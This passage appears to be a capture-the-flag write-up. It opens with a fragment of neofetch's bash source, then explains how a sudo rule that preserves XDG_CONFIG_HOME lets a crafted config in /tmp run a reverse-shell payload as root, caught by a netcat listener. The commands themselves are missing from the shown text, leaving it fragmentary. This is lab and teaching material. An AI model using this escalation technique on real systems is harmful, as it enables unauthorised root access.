bash_version="${BASH_VERSION/.*}" sys_locale="${LANG:-C}" XDG_CONFIG_HOME="${XDG_CONFIG_HOME:-${HOME}/.config}" PATH="${PATH}:/usr/xpg4/bin:/usr/sbin:/sbin:/usr/etc:/usr/libexec" reset='\e[0m' shopt -s nocasematch

# Speed up script by not using unicode.

LC_ALL=C LANG=C

# Fix issues with gsettings.

export GIO_EXTRA_MODULES="/usr/lib/x86_64-linux-gnu/gio/modules/"

# Neofetch default config.

read -rd '' config <<'EOF'

# See this wiki page for more info:

# https://github.com/dylanaraps/neofetch/wiki/Customizing-Info
Since we can set environment variables when using sudo, we can control XDG_CONFIG_HOME:
Start a netcat listener:
The /tmp directory already had a neofetch directory owned by root, so we made our own.
We can then set the env variable:
And we can run the command we saw in sudo -l.
And we get a shell as root.

What happens:
- Sudo runs neofetch as root
- Neofetch sees
XDG_CONFIG_HOME=/tmp/myconf - Neofetch loads
/tmp/myconf/neofetch/config.conf - Neofetch executes the
print_info()function as root - Our reverse shell payload runs with root privileges
- We get a root shell on our listener
Why XDG_CONFIG_HOME Works
XDG_CONFIG_HOME is an environment variable that defines where user configs are stored By default it is ~/.config We can override it to point to a directory we control Sudo preserves this environment variable by default
Why We Used /tmp/myconf
/tmp is world-writable /tmp/neofetch already existed and was root-owned (could not write to it) We created our own directory /tmp/myconf that we have full control over
The "" Part
The sudo rule specified neofetch "" The backslash-escaped quotes "" must be passed literally This is likely to prevent arbitrary arguments being passed However, it does not prevent environment variable manipulation